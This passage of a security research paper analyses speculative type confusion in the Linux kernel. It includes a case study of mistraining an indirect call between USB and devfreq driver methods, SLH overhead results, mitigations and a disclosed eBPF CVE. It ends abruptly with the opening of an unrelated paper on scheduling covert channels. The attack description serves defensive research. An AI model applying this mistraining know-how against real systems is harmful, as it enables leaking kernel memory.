Note that we may be over-conservative in rejecting cases. The reason that we do not invest in exploring each case in detail is because we are looking at an analysis of all indirect calls, most of which are currently protected with retpolines. The takeaway here is that were a conditional branch-based mitigation used instead of retpolines, the kernel's security would be on shaky ground.

6.4 Case study of potential vulnerability

To get a taste for the difficulty of reasoning about this type of speculative type confusion, consider the example in Listing 13. The functions in question belong the USB type C driver and to the `devfreq` driver. They implement the `show` method of the driver's attributes, which is used to display the attributes in a human-readable way. Both functions extract a derived object from the first argument using `container_of`. The attacker trains the call site to invoke the USB driver's method (Listing 13a) by repeatedly displaying the attributes of that device. Next, the attacker attempts to display the `devfreq` driver's attributes. Due to the prior training, instead of the `devfreq` method (Listing 13b) being executed, the USB's method is initially speculatively executed. Consequently, the USB method's derived object actually points to `devfreq`'s object, so when the USB method dereferences its `cap` field it is actually dereferencing the value stored in the `devfreq`'s structure `max_freq` field. However, as shown in Listing 13c, the attacker can only get `max_freq` to contain one of a fixed set of values. A similar scenario, in which `max_freq` would be some 64-bit value written by the user, would be exploitable.

7 Discussion & mitigations

Here, we discuss possible mitigations against speculative type confusion attacks. We distinguish mitigations for the general problem (§ 7.1) from the specific case of eBPF (§ 7.2). We focus on immediately deployable mitigations, i.e., mainly software mitigations. Long term defenses are discussed in § 8.

```
ssize_t port_type_show(struct device *dev,
                       struct device_attribute *attr,
                       char *buf) {
 // container_of use
 struct typec_port *port = to_typec_port(dev);
 if (port->cap->type == TYPEC_PORT_DRP)
  return ...;
 return sprintf(buf, "[%s]\n",
         typec_port_power_roles[port->cap->type]);
}
```

(a) Mispredicted target.

```
ssize_t max_freq_show(struct device *dev,
                      struct device_attribute *attr,
                      char *buf) {
 // container_of use
 struct devfreq *df = to_devfreq(dev);
 return sprintf(buf, "%lu\n", min(df->scaling_max_freq,
                              df->max_freq));
}
```

(b) Actual target.

```
ssize_t max_freq_store(struct device *dev,
                       struct device_attribute *attr,
                       const char *buf, size_t count) {
 ...
 if (freq_table[0] < freq_table[df->profile->max_state - 1])
  value = freq_table[df->profile->max_state - 1];
 else
  value = freq_table[0];
  ... value is stored into max_freq ...
}
```

(c) Value of `max_freq` is constrained.

Listing 13: Speculative polymorphic type confusion case study.

7.1 General mitigations

Unlike bounds check bypass gadgets, speculative type confusion gadgets do not have a well-understood, easy to spot structure, and are difficult if not impossible for programmers to reason about. Mitigating them thus requires either complete Spectre protection or statically identifying every gadget and manually protecting it.

Complete mitigations Every Spectre attack, including speculative type confusion, can be fully mitigated by placing speculation barriers or serializing instructions after every branch. This mitigation essentially disables speculative execution, leading to huge performance loss [18]. Speculative load hardening (SLH) [21] (implemented in Clang/LLVM [48] and ICC [38]) is a more efficient complete mitigation. SLH does not disable speculative execution, but only blocks results of speculative loads from being forwarded down the pipeline until the speculative execution proves to be correct. To this




Figure 3: Slowdown of Linux 5.4.119 kernel operations due to SLH.




Figure 4: Slowdown of SPEC CPU 2017 applications due to SLH.

end, SLH masks the output of every load with a mask that has a data dependency on the outcome of *all* prior branches in the program, which is obtained by emitting conditional move instructions that maintain the mask after every branch.

Unfortunately, we find that SLH imposes significant overhead on both kernel operations and computational workloads, far worse than previously reported results on a Google microbenchmark suite [21]. To evaluate SLH's overhead on the Linux kernel, we use LEBench [65], a microbenchmark suite that measures the performance of the most important system calls for a range of application workloads.[8] To evaluate SLH's overhead on computational userspace workloads, we use the SPEC CPU2017 benchmark suite [17].

We evaluate the above benchmarks on a system with a 2.6 GHz Intel Xeon Gold 6132 (Skylake) CPU running Linux 5.4.119. Figure 3 shows the relative slowdown of system call execution time with an SLH-enabled kernel, compared to a vanilla kernel (which includes Linux's standard Spectre mitigations but is compiled without SLH). Figure 4 shows the relative execution time slowdown of a subset of the CPU2017 C/C++ benchmarks when compiled with SLH enabled, com-

[8] We modify Clang/LLVM's SLH implementation to support kernel-mode execution, which is not supported out of the box. SLH assumes that the high bits of addresses are zeroes, and relies on this property to encode information in the stack pointer on function calls/returns [21]. This technique breaks kernel execution, because the high bits of kernel virtual addresses are ones. Our modification simply flips the bit values that SLH encodes in the stack pointer, so that non-transient kernel executions maintain a valid stack pointer.

pared to with standard compilation. In both settings, SLH imposes significant slowdowns. SLH causes an average system call slowdown of 1.65× (up to 2.7×) and an average CPU2017 program slowdown of 2× (up to almost 3.5×).

Other proposed software mitigations [62, 87] use similar principles to SLH, but were evaluated on protecting array bounds checking. It is not clear what their overhead would be if used for complete mitigation.

Spot mitigations We contend that manual Spectre mitigation, as advocated in Linux and GCC, is not practical against speculative type confusion. Similarly to how transient execution attacks break the security contract between hardware and software, speculative type confusion breaks the contract between the compiler and programs, with correct programs possibly being compiled into vulnerable native code. Worse, any conclusion reached about security of code can be invalidated by an unrelated code change somewhere in the program or an update of the compiler. Overall, human-only manual mitigation seems difficult if not infeasible.

As a result, a manual mitigation approach must be guided by a complete static analysis, which would detect every speculative type confusion gadget in the kernel. It is notoriously difficult, however, to *prove* safety of C/C++ code, e.g., due to pointer aliasing and arithmetic [12]. Here, the problem is compounded by the need to analyze all possible paths, which invalidates many static analysis optimizations. Indeed, current analyses that reason about speculative execution vulnerabilities have limited scalability [31], restrict themselves to constant-time code [22], or search for specific syntactic code patterns [88]. Scaling an analysis to *verify* that every pointer dereference in Linux is safe from speculative type confusion is a major research challenge.

Hardware workarounds Using different BPUs for user and kernel context may be a non-intrusive hardware change that vendors can quickly roll out. However, this mitigation would still allow attackers to perform mistraining by invoking in-kernel shadow branches (e.g., in eBPF programs) whose PHT entries collide with the victim's.

7.2 Securing eBPF

In addition to the generic mitigations, eBPF can defend from speculative type confusion in eBPF-specific ways. The verifier can reason about all execution flows, not just semantically correct ones. However, this approach would increase verification time and render some programs infeasible to verify. An alternative approach is for the verifier to inject masking instructions to ensure that the operand of *every* load instruction is constrained to the object it is supposed to be accessing, generalizing the sandboxing approaches of Native Client x86-64 [73] and Swivel-SFI [61].

8 Related work

Attacks Blindside [30] and SpecROP [13] employ Spectre-PHT attacks that do not involve a bounds check bypass. Both attacks also involve indirect branching to an illegal target, whereas our exploitation of indirect branches does not. Blindside leverages a non-speculative pointer corruption (e.g., via a buffer overflow) to speculatively hijack control flow in the shadow of a mispredicted branch. SpecROP poisons the BTB to chain multiple Spectre gadgets with indirect calls. With recent mitigations, SpecROP is therefore limited to intra-address space attacks and cannot target the kernel.

Defenses Non-speculative type confusion [33, 40, 49, 60] and control-flow integrity (CFI) [6,25,28,78,96] have received significant attention. These works generally consider non-speculative memory corruption and control-flow hijacking, not memory disclosure over covert channels. The defenses proposed are based on the architectural semantics, and so do not straightforwardly apply to speculative execution attacks.

There are many proposals for hardware defenses against transient execution attacks. Some designs require programmer or software support [27, 42, 69, 77, 93] but many are software-transparent. Transparent designs differ in the protection approach. Some block only cache-based attacks [7, 41, 50, 66, 67, 91], whereas others comprehensively block data from reaching transient covert channels [10, 89, 94, 95]. These works all report drastically lower overhead than what we observe for SLH, but their results are based on simulations.

Combining the above two lines of work, SpecCFI [47] is a hardware mitigation for Spectre-BTB (v2) attacks that restricts branch target speculation to legal targets, obtained by CFI analysis. SpecCFI also assumes hardware Spectre-PHT (v1) mitigations, and thus should not be vulnerable to speculative type confusion.

In principle, speculative type confusion can be detected by static [22, 31, 88] or dynamic [63] analysis that reasons about speculative execution. To our knowledge, only SPECTECTOR [31] performs a sound analysis targeting general-purpose code, but it has challenges scaling to large code bases, such as Linux. Other static analyses target only constant-time code [22] or search for specific code patterns [88]. SpecFuzz [63] dynamically executes misspeculated flows, making them observable to conventional memory safety checkers, such as AddressSanitizer [74]. Thus, SpecFuzz is not guaranteed to find all vulnerabilities.

eBPF Gershuni et al. [29] leverage abstract interpretation to design an eBPF verifier with improved precision (fewer incorrectly rejected programs) and scope (verifying eBPF programs with loops). Their analysis still is based on architectural semantics, and thus does not block our described speculative type confusion attack.

9 Conclusion

We have shown that speculative type confusion vulnerabilities exist in the wild. Speculative type confusion puts into question "spot" Spectre mitigations. The relevant gadgets do not have a specific structure and can insidiously materialize as a result of benign compiler optimizations and code changes, making it hard if not impossible for programmers to reason about code and manually apply Spectre mitigations.

Speculative type confusion vulnerabilities also slip through the cracks of non-comprehensive Spectre mitigations such as prevention of bounds check bypasses and restriction of indirect branch targets to legal (but possibly wrong) targets. Consequently, the Spectre mitigation approach in the Linux kernel—and possibly other systems—requires rethinking and further research.

Disclosure

We disclosed our findings to the Linux kernel security team, the eBPF maintainers, as well as Google's Android and Chromium teams in June 2020. Following our report, Google awarded us a Vulnerability Reward. The eBPF vulnerability (CVE-2021-33624) was fixed in the mainline Linux development tree in June 2021, by extending the eBPF verifier to explore speculative paths [16]. Subsequently, we issued an advisory [44] to alert the various Linux distributions to the vulnerability and its mitigation.

Acknowledgements

We thank Alla Lenchner for extending LLVM's SLH to support kernel-mode mitigation. We thank the reviewers and our shepherd, Deian Stefan, for their insightful feedback. This work was funded in part by an Intel Strategic Research Alliance (ISRA) grant and by the Blavatnik ICRC at TAU.

References

[1] *Triton: A Dynamic Symbolic Execution Framework*, 2015.

[2] eXpress Data Path. https://prototype-kernel.readthedocs.io/en/latest/networking/XDP/index.html, 2018.

[3] IO Visor Project. https://www.iovisor.org/technology/bcc, 2018.

[4] A seccomp overview. https://lwn.net/Articles/656307/, 2018.

[5] Linux kernel virtual memory map. https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt, 2020.

[6] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-Flow Integrity. In *CCS*, 2005.

[7] Sam Ainsworth and Timothy M. Jones. MuonTrap: Preventing Cross-Domain Spectre-Like Attacks by Capturing Speculative State. In *ISCA*, 2019.

[8] AMD. An Update on AMD Processor Security. https://www.amd.com/en/corporate/speculative-execution-previous-updates#paragraph-337801, 2018.

[9] Nadav Amit, Fred Jacobs, and Michael Wei. JumpSwitches: Restoring the Performance of Indirect Branches In the Era of Spectre. In *USENIX ATC*, 2019.

[10] Kristin Barber, Anys Bacha, Li Zhou, Yinqian Zhang, and Radu Teodorescu. SpecShield: Shielding Speculative Data from Microarchitectural Covert Channels. In *PACT*, 2019.

[11] Andrew Begel, Steven McCanne, and Susan L. Graham. BPF+: Exploiting Global Data-Flow Optimization in a Generalized Packet Filter Architecture. In *SIGCOMM*, 1999.

[12] Al Bessey, Ken Block, Ben Chelf, Andy Chou, Bryan Fulton, Seth Hallem, Charles Henri-Gros, Asya Kamsky, Scott McPeak, and Dawson Engler. A Few Billion Lines of Code Later: Using Static Analysis to Find Bugs in the Real World. *CACM*, 53(2), 2010.

[13] Atri Bhattacharyya, Andrés Sánchez, Esmaeil M. Koruyeh, Nael Abu-Ghazaleh, Chengyu Song, and Mathias Payer. SpecROP: Speculative Exploitation of ROP Chains. In *RAID*, 2020.

[14] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: Exploiting Speculative Execution through Port Contention. In *CCS*, 2019.

[15] Daniel Borkmann. bpf: prevent out of bounds speculation on pointer arithmetic. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=979d63d50c0c0f7bc537bf821e056cc9fe5abd38, 2019.

[16] Daniel Borkmann. bpf: Fix leakage under speculation on mispredicted branches. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=9183671af6dbf60a1219371d4ed73e23f43b49db, 2021.

[17] James Bucek, Klaus-Dieter Lange, and Jóakim v. Kistowski. SPEC CPU2017: Next-Generation Compute Benchmark. In *ICPE*, 2018.

[18] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security*, 2019.

[19] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In *CCS*, 2020.

[20] Dan Carpenter. Smatch!!! http://smatch.sourceforge.net, 2003.

[21] Chandler Carruth. Speculative Load Hardening. https://llvm.org/docs/SpeculativeLoadHardening.html, 2018.

[22] Sunjay Cauligi, Craig Disselkoen, Klaus v. Gleissenthall, Dean Tullsen, Deian Stefan, Tamara Rezk, and Gilles Barthe. Constant-Time Foundations for the New Spectre Era. In *PLDI*, 2020.

[23] CodeMachine. Windows Kernel Virtual Address Layout. https://www.codemachine.com/article_x64kvas.html, 2020.

[24] Jonathan Corbet. Relief for retpoline pain. LWN (https://lwn.net/Articles/774743/), 2018.

[25] J. Criswell, N. Dautenhahn, and V. Adve. KCoFI: Complete Control-Flow Integrity for Commodity Operating System Kernels. In *IEEE S&P*, 2014.

[26] Dmitry Evtyushkin, Ryan Riley, Nael Abu-Ghazaleh, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *ASPLOS*, 2018.

[27] Jacob Fustos, Farzad Farshchi, and Heechul Yun. SpectreGuard: An Efficient Data-centric Defense Mechanism against Spectre Attacks. *DAC*, 2019.

[28] X. Ge, N. Talele, M. Payer, and T. Jaeger. Fine-Grained Control-Flow Integrity for Kernel Software. In *IEEE Euro S&P*, 2016.

[29] Elazar Gershuni, Nadav Amit, Arie Gurfinkel, Nina Narodytska, Jorge A. Navas, Noam Rinetzky, Leonid Ryzhyk, and Mooly Sagiv. Simple and Precise Static Analysis of Untrusted Linux Kernel Extensions. In *PLDI*, 2019.

[30] Enes Göktaş, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative Probing: Hacking Blind in the Spectre Era. In *CCS*, 2020.

[31] Marco Guarnieri, Boris Köpf, José F. Morales, Jan Reineke, and Andrés Sánchez. Spectector: Principled detection of speculative information flows. In *IEEE S&P*, 2020.

[32] Noam Hadad and Jonathan Afek. Overcoming (some) Spectre browser mitigations. https://alephsecurity.com/2018/06/26/spectre-browser-query-cache/, 2018.

[33] Istvan Haller, Yuseok Jeon, Hui Peng, Mathias Payer, Cristiano Giuffrida, Herbert Bos, and Erik van der Kouwe. TypeSan: Practical Type Confusion Detection. In *CCS*, 2016.

[34] John L. Hennessy and David A. Patterson. *Computer Architecture, Sixth Edition: A Quantitative Approach*. Morgan Kaufmann Publishers Inc., 6th edition, 2017.

[35] Jann Horn. Issue 1711: Linux: eBPF Spectre v1 mitigation is insufficient. https://bugs.chromium.org/p/project-zero/issues/detail?id=1711, 2018.

[36] Jann Horn. Speculative execution, variant 4: speculative store bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2018.

[37] Intel. Bounds Check Bypass / CVE-2017-5753 / INTEL-SA-00088. https://software.intel.com/security-software-guidance/software-guidance/bounds-check-bypass, 2018.

[38] Intel. Code Generation Options: mconditional-branch, Qconditional-branch. https://software.intel.com/content/www/us/en/develop/documentation/cpp-compiler-developer-guide-and-reference/top/compiler-reference/compiler-options/compiler-option-details/code-generation-options/mconditional-branch-qconditional-branch.html, 2020.

[39] Brian Krzanich (Intel). Advancing Security at the Silicon Level. https://newsroom.intel.com/editorials/advancing-security-silicon-level/, 2018.

[40] Yuseok Jeon, Priyam Biswas, Scott Carr, Byoungyoung Lee, and Mathias Payer. HexType: Efficient Detection of Type Confusion Errors for C++. In *CCS*, 2017.

[41] Khaled N. Khasawneh, Esmaeil Mohammadian Koruyeh, Chengyu Song, Dmitry Evtyushkin, Dmitry Ponomarev, and Nael B. Abu-Ghazaleh. SafeSpec: Banishing the Spectre of a Meltdown with Leakage-Free Speculation. In *DAC*, 2019.

[42] Vladimir Kiriansky, Ilia A. Lebedev, Saman P. Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In *MICRO*, 2018.

[43] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. *arXiv e-prints*, 1807.03757, 2018.

[44] Ofek Kirzner and Adam Morrison. CVE-2021-33624: Linux kernel BPF protection against speculative execution attacks can be bypassed to read arbitrary kernel memory. https://www.openwall.com/lists/oss-security/2021/06/21/1, 2021.

[45] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *IEEE S&P*, 2019.

[46] Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *WOOT*, 2018.

[47] Esmaeil Mohammadian Koruyeh, Shirin Hajl Amin Shirazi, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. SPECCFI: Mitigating Spectre Attacks Using CFI Informed Speculation. In *IEEE S&P*, 2020.

[48] Chris Lattner and Vikram Adve. LLVM: A Compilation Framework for Lifelong Program Analysis & Transformation. In *CGO*, 2004.

[49] Byoungyoung Lee, Chengyu Song, Taesoo Kim, and Wenke Lee. Type Casting Verification: Stopping an Emerging Attack Vector. In *USENIX Security*, 2015.

[50] Peinan Li, Lutan Zhao, Rui Hou, Lixin Zhang, and Dan Meng. Conditional Speculation: An Effective Approach to Safeguard Out-of-Order Execution Against Spectre Attacks. In *HPCA*, 2019.

[51] Linux. Mitigating speculation side-channels. https://www.kernel.org/doc/Documentation/speculation.txt, 2018.

[52] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security*, 2018.

[53] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In *IEEE S&P*, 2015.

[54] Giorgi Maisuradze and Christian Rossow. Ret2Spec: Speculative Execution Using Return Stack Buffers. In *CCS*, 2018.

[55] Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L. Titzer, and Toon Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. *arXiv e-prints*, 1902.05178, 2019.

[56] Microsoft. C++ Developer Guidance for Speculative Execution Side Channels. https://docs.microsoft.com/en-us/cpp/security/developer-guidance-speculative-execution?view=vs-2019, 2018.

[57] Microsoft. Spectre mitigations in MSVC. https://devblogs.microsoft.com/cppblog/spectre-mitigations-in-msvc/, 2018.

[58] Microsoft. /Qspectre. https://docs.microsoft.com/en-us/cpp/build/reference/qspectre-load?view=vs-2019, 2019.

[59] Microsoft. /Qspectre-load. https://docs.microsoft.com/en-us/cpp/build/reference/qspectre-load?view=vs-2019, 2020.

[60] Paul Muntean, Sebastian Wuerl, Jens Grossklags, and Claudia Eckert. CastSan: Efficient Detection of Polymorphic C++ Object Type Confusions with LLVM. In *ESORICS*, 2018.

[61] Shravan Narayan, Craig Disselkoen, Daniel Moghimi, Sunjay Cauligi, Evan Johnson, Zhao Gang, Anjo Vahldiek-Oberwagner, Ravi Sahita, Hovav Shacham, Dean Tullsen, and Deian Stefan. Swivel: Hardening WebAssembly against Spectre. In *USENIX Security Symposium*, 2021.

[62] Oleksii Oleksenko, Bohdan Trach, Tobias Reiher, Mark Silberstein, and Christof Fetzer. You Shall Not Bypass: Employing data dependencies to prevent Bounds Check Bypass. *arXiv e-prints*, arXiv:2005.00294, 2018.

[63] Oleksii Oleksenko, Bohdan Trach, Mark Silberstein, and Christof Fetzer. SpecFuzz: Bringing Spectre-type vulnerabilities to the surface. In *USENIX Security*, 2020.

[64] Pancake. Radare2. https://rada.re/n/.

[65] Xiang (Jenny) Ren, Kirk Rodrigues, Luyuan Chen, Camilo Vega, Michael Stumm, and Ding Yuan. An Analysis of Performance Evolution of Linux's Core Operations. In *SOSP*, 2019.

[66] Gururaj Saileshwar and Moinuddin K. Qureshi. CleanupSpec: An "Undo" Approach to Safe Speculation. In *MICRO*, 2019.

[67] Christos Sakalis, Stefanos Kaxiras, Alberto Ros, Alexandra Jimborean, and Magnus Själander. Efficient Invisible Speculative Execution Through Selective Delay and Value Prediction. In *ISCA*, 2019.

[68] Jay Schulist, Daniel Borkmann, and Alexei Starovoitov. Linux Socket Filtering aka Berkeley Packet Filter (BPF). https://www.kernel.org/doc/Documentation/networking/filter.txt, 2018.

[69] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: Leakage-Free Transient Execution. In *NDSS*, 2020.

[70] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-privilege-boundary data sampling. In *CCS*, 2019.

[71] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In *FC*, 2017.

[72] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. Netspectre: Read arbitrary memory over network. In *ESORICS*, 2019.

[73] David Sehr, Robert Muth, Cliff Biffle, Victor Khimenko, Egor Pasko, Karl Schimpf, Bennet Yee, and Brad Chen. Adapting Software Fault Isolation to Contemporary CPU Architectures. In *USENIX Security*, 2010.

[74] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitry Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *USENIX ATC*, 2012.

[75] Alexei Starovoitov. bpf: enable non-root eBPF programs (Linux 4.4 commit), 2015.

[76] Alexei Starovoitov. bpf: prevent out-of-bounds speculation. https://lwn.net/Articles/743288/, 2018.

[77] Mohammadkazem Taram, Ashish Venkat, and Dean Tullsen. Context-Sensitive Fencing: Securing Speculative Execution via Microcode Customization. In *ASPLOS*, 2019.

[78] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM. In *USENIX Security*, 2014.

[79] Robert M Tomasulo. An Efficient Algorithm for Exploiting Multiple Arithmetic Units. *IBM Journal of Research and Development*, (1), 1967.

[80] Linus Torvalds. Add __user__kernel address space modifiers. https://lwn.net/Articles/28348/, 2003.

[81] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886, 2018.

[82] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security*, 2018.

[83] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *IEEE S&P'20*, 2020.

[84] Stephan van Schaik, Cristiano Giuffrida, Herbert Bos, , and Kaveh Razavi. Malicious Management Unit: Why Stopping Cache Attacks in Software is Harder Than You Think. In *USENIX Security*, 2018.

[85] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *IEEE S&P*, 2019.

[86] Stephan van Schaik, Marina Minkin, Andrew Kwong, Daniel Genkin, and Yuval Yarom. CacheOut: Leaking data on Intel CPUs via cache evictions. In *IEEE S&P*, 2021.

[87] Marco Vassena, Craig Disselkoen, Klaus von Gleissenthall, Sunjay Cauligi, Rami Gökhan Kıcı, Ranjit Jhala, Dean Tullsen, and Deian Stefan. Automatically Eliminating Speculative Leaks from Cryptographic Code with Blade. In *POPL*, 2021.

[88] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead Defense against Spectre attacks via Program Analysis. *IEEE Transactions on Software Engineering*, 2019.

[89] Ofir Weisse, Ian Neal, Kevin Loughlin, Thomas Wenisch, and Baris Kasikci. NDA: Preventing Speculative Execution Attacks at Their Source. In *MICRO*, 2019.

[90] Wikipedia. Usage share of operating systems. https://en.wikipedia.org/wiki/Usage_share_of_operating_systems#Public_servers_on_the_Internet, 2020.

[91] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W. Fletcher, and Josep Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In *MICRO*, 2018.

[92] Yuval Yarom and Katrina Falkner. Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In *USENIX Security*, 2014.

[93] Jiyong Yu, Lucas Hsiung, Mohamad El Hajj, and Christopher W. Fletcher. Data Oblivious ISA Extensions for Side Channel-Resistant and High Performance Computing. In *NDSS*, 2019.

[94] Jiyong Yu, Namrata Mantri, Josep Torrellas, Adam Morrison, and Christopher W. Fletcher. Speculative Data-Oblivious Execution (SDO): Mobilizing Safe Prediction For Safe and Efficient Speculative Execution. In *ISCA*, 2020.

[95] Jiyong Yu, Mengjia Yan, Artem Khyzha, Adam Morrison, Josep Torrellas, and Christopher W. Fletcher. Speculative Taint Tracking (STT): A Comprehensive Protection for Speculatively Accessed Data. In *MICRO*, 2019.

[96] Mingwei Zhang and R. Sekar. Control Flow Integrity for COTS Binaries. In *USENIX Security*, 2013.

[97] To Zhang, Kenneth Koltermann, and Dmitry Evtyushkin. Exploring Branch Predictors for Constructing Transient Execution Trojans. In *ASPLOS*, 2020.

Blinder: Partition-Oblivious Hierarchical Scheduling

Man-Ki Yoon, Mengqi Liu, Hao Chen, Jung-Eun Kim, Zhong Shao
Yale University

Abstract

Hierarchical scheduling enables modular reasoning about the temporal behavior of individual applications by partitioning CPU time and thus isolating potential misbehavior. However, conventional time-partitioning mechanisms fail to achieve strong temporal isolation from a security perspective; variations in the executions of partitions can be perceived by others, which enables an algorithmic covert timing-channel between partitions that are completely isolated from each other in the utilization of time. Thus, we present a run-time algorithm that makes partitions oblivious to others' varying behaviors even when an adversary has full control over their timings. It enables the use of dynamic time-partitioning mechanisms that provide improved responsiveness, while guaranteeing the algorithmic-level non-interference that static approaches would achieve. From an implementation on an open-source operating system, we evaluate the costs of the solution in terms of the responsiveness as well as scheduling overhead.

1 Introduction

With advancement in modern computing and communication technologies, there has been an increasing trend toward integrating a number of software applications into a high-performance system-on-chip to reduce communication and maintenance complexity, while allowing them to efficiently utilize common hardware resources. Such a composition requires that properties established for individual subsystems be preserved at the integrated-system level. Especially for safety-critical systems (e.g., avionics, automotive, industrial control systems), it is of utmost importance to provide strong isolation among applications that require different levels of criticality in order to limit *interference* among them: protecting high-critical applications (e.g., instrument cluster in digital cockpits [4]) from faulty behaviors of lower-critical ones (e.g., infotainment system). This is increasingly challenging as individual subsystems are becoming more complex due to advanced capabilities.

The isolation among subsystem applications is attained via a form of *resource partitioning* [33]. For example, ARINC 653 (Avionics Application Standard Software Interface) [8] standardizes time and space partitioning of applications according to their design-assurance levels. This enables the software functions to be developed and certified independently. In particular, *time* partitioning is a key ingredient for providing strong temporal-isolation of unpredictable interference from timing-sensitive applications. It is enforced also in Multiple Independent Levels of Security (MILS) systems [9] to prevent a compromised application from exhausting time resources. Operating in the form of *two-level hierarchical scheduling* architecture [6, 14], as shown in Figure 1, it provides each application with the illusion of exclusive CPU resources.

However, such a tight integration of applications poses a security challenge that could have been easily addressed in the air-gapped environment. In particular, we observe that conventional hierarchical scheduling schemes enable illegitimate *information-flow* among partitions that are supposed to be isolated from one another. As multiple threads sharing the CPU time can collaborate to influence one's execution progress and infer secret information [41, 44], time-partitions can form *algorithmic covert timing-channel* by varying their temporal behavior. In this paper, we first demonstrate such a vulnerability of hierarchical scheduling on existing real-time operating systems; a partition can infer another partition's varying execution by observing the impact that the latter's execution has on its own local schedule, even without using any time information. This algorithmic channel exists even if microarchitectural channels [15, 24] were completely closed.

Based on these observations, we develop a run-time schedule transformation algorithm that we call Blinder. It prevents partitions from distinguishing others' varying execution behavior by making each partition-local schedule *deterministic*. Although static partitioning approaches, such as TDMA (Time Division Multiple Access) [8], can achieve strong non-interference due to the fixed nature of the schedules that they generate, they are inflexible in CPU resource usage [17, 22]. On the other hand, non-static partitioning schemes, such as real-time server algorithms [7, 37, 39], are more amenable to dynamic workload and achieve better responsiveness, and thus are increasingly adopted by commercial real-time operating systems and hypervisors [3, 5]. However, such a non-determinism, or flexibility, is a double-edged sword as it is the very source of information-flow between partitions; partitions can use CPU time in a detectable pattern to send signals.

